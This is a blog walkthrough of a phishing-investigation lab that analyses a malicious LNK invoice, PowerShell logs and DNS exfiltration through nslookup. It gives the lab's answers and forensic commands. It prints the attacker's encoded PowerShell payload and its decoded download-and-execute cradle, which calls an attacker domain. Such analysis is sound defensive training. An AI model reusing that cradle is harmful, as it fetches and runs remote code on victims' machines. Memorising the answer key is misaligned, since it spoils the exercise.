Malicious Attachment
Anton Hoang
10/21/20256 min read


Uncover the secrets of the new emerging threat.
Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation.

The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the unknown threat group, known for targeting the logistics sector.
Artefacts:
For the investigation proper, following artefacts will be provided:
Copy of the phishing email (dump.eml)
Powershell Logs from Julianne's workstation (powershell.json)
Packet capture from the same workstation (capture.pcapng)
Note: The powershell.json file contains JSON-formatted PowerShell logs extracted from its original evtx file via the evtx2json tool.
Tools
The provided VM contains the following tools:
Thunderbird - a free and open-source cross-platform email client.
LNKParse3 - a python package for forensics of a binary file with LNK extension.
Wireshark - GUI-based packet analyser.
Tshark - CLI-based Wireshark.
jq - a lightweight and flexible command-line JSON processor.
Investigation Process
Q1. What is the email address used to send the phishing email?
Answer: agriffin@bpakcaging.xyz


Email header viewed with Command Prompt.
Q2. What is the email address of the victim?
Answer: julianne.westcott@hotmail.com
Q3. What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?
Answer: elasticemail


Email header viewed with Thunderbird.
Thunderbird is an open-sourced application that feature-rich, reliable, and secure email client for managing user's emails.
Q4. What is the name of the file inside the encrypted attachment?
Answer: Invoice_20230103.lnk

Q5. Based on the result of the lnkparse tool, what is the encoded payload found in the Command Line Arguments field?
Answer: aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==


lnkparse invoice_20230103.lnk
Malicious file parsed with LNKParse tool in Command Prompt


Based on CyberChef decodes - this is a PowerShell script to download malicious file from bpakcaging.xyz domain.
iex (new-object net.webclient).downloadstring(‘http://files.bpakcaging.xyz/update')
Based on the initial findings, discovered that how the malicious attachment compromised Julianne's workstation:
A PowerShell command was executed.
Decoding the payload reveals the starting point of endpoint activities.
With the following discoveries, further investigation can be done by analysing the PowerShell logs to uncover the potential impact of the attack.
jq is a lightweight and flexible command-line JSON processor. This tool can be used in conjunction with other text-processing commands.
Following command will filter only fields of the selected file, which can help with the investigation.
jq -r 'keys[]' powershell.json | sort | uniq

Note: When dealing with Powershell log, most of the time ScriptBlock contains the content of a Powershell Log.

Following command will provide answers for the investigation.
cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[] | {ScriptBlockText}' | grep -v Set-StrictMode | grep -v null
Note: The command will sort logs based on their timestamps, print values from the selected field of “ScriptBlockText”, sort it and remove duplicated field names. grep-v null and Set-StrictMode help cleaning up any entries with null.

Q6. What are the domains used by the attacker for file hosting and C2?
Answer: cdn.bpakcaging.xyz & files.bpakcaging.xyz
Q7. What is the name of the enumeration tool downloaded by the attacker?
Answer: Seatbelt.exe
Note: Enumeration in cyber security is the systematic process of extracting detailed information from a target system or network to identify vulnerabilities.
Q8. What is the file accessed by the attacker using the downloaded sq3.exe binary? Provide the full file path with escaped backslashes.
Answer: C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite
By looking through the results, a full path of the SQ3.exe can be compiled.
Q9. What is the software that uses the file in Q3?
Answer: Microsoft Sticky Notes
Q10. What is the name of the exfiltrated file?
Answer: protected_data.kdbx
Q11. What is the encoding used during the exfiltration attempt of the sensitive file?
Answer: hex
Q12. What is the tool used for exfiltration?
Answer: nslookup
Based on the PowerShell logs investigation, it provided full impact of the attack:
The threat actor was able to read and exfiltrate two potentially sensitive files.
The domains and ports used for the network activity were discovered, including the tool used by the threat actor for exfiltration.
Q13. What software is used by the attacker to host its presumed file/payload server?
Answer: Python

Referring back to the notes, the file server mentioned was files.bpakcaging.xyz.
With that information, filter Wireshark for the host with http.host == files.bpakcaging.xyz.
1- Filter http contains “files.bpakcaging.xyz”
2- Follow TCP stream
Hint: Review the headers of the HTTP requests going to the server hosting malicious files used by the attacker.

Q14. What HTTP method is used by the C2 for the output of the commands executed by the attacker?
Answer: POST

Discovered from previous search.
If to continue on Wireshark, move up stream.
Q15. What is the protocol used during the exfiltration activity?
Answer: DNS
Discovered from previous search.
Q16. What is the password of the exfiltrated file?

Answer: %p9^3!lL^Mz47E2GaT^y

In the previous search when looking at PowerShell log, there was a “ScriptBlockText” where the binary “sq3.exe” was used to access “plum.sqlite”. It can be also be seen that the attacker was able to retrieve records from the table “NOTE” which may also include credentials and one of them could be that password for the exfiltrated file.
1- Filter http contains “sq3.exe” and select first packet.
2- Follow TCP stream and it shows that SQL command used to retrieve data from the table “NOTE”.

3- Move up 1 stream to see response from server.
4- The server responses with a long list of decimal, copy and decipher with Cyberchef.
5- The discovered password should be in the same column as Master Password.

Q17. What is the credit card number stored inside the exfiltrated file?
Answer: 4024007128269551


1- This command will read from the pcap file provided, apply “dns” as a display filter, and display packets that only include the DNS query name field. It will then grep lines that contain a keyword associated with the destination domain.
tshark -r capture.pcapng -Y "dns" -T fields -e dns.qry.name | grep ".bpakcaging.xyz" | uniq
-Y: Display filter
-T (fields): Extract parts/fields from packet.
-e: Field name
2- However, as there are duplicates and unnecessary strings or characters in the result, it needed to be clean the result further.
The command was modified to include additional commands that will split each line by the delimiter “.” and select only the first field or column. It will then perform an inverse match for “files” and “cdn”, meaning that they will not be included in the result:
tshark -r capture.pcapng -Y 'dns' -T fields -e dns.qry.name |grep ".bpakcaging.xyz" | cut -f1 -d '.'| grep -v -e "files" -e "cdn" | uniq > creditcard.txt
cut: Process the text output from TShark.
-f1: Extracting only the first field before delimiter "."
-d: Define what is the delimiter
-v: Inverse match
-e: Field name
3- After dumping text file, convert the data to kdbx file.


xxd -r -p [text file] > [KeePass file]
The command xxd -r -p is used to convert a plain hexadecimal dump back into its original binary form. The -r option tells xxd to reverse the operation, and the -p option indicates that the input is in a plain (non-formatted) hex format.
4- Open file with KeePass using MasterPassword and search for credit card number.
Thanks for reading...
Contact
Get in touch
antonhoang.n@gmail.com
© 2025. All rights reserved.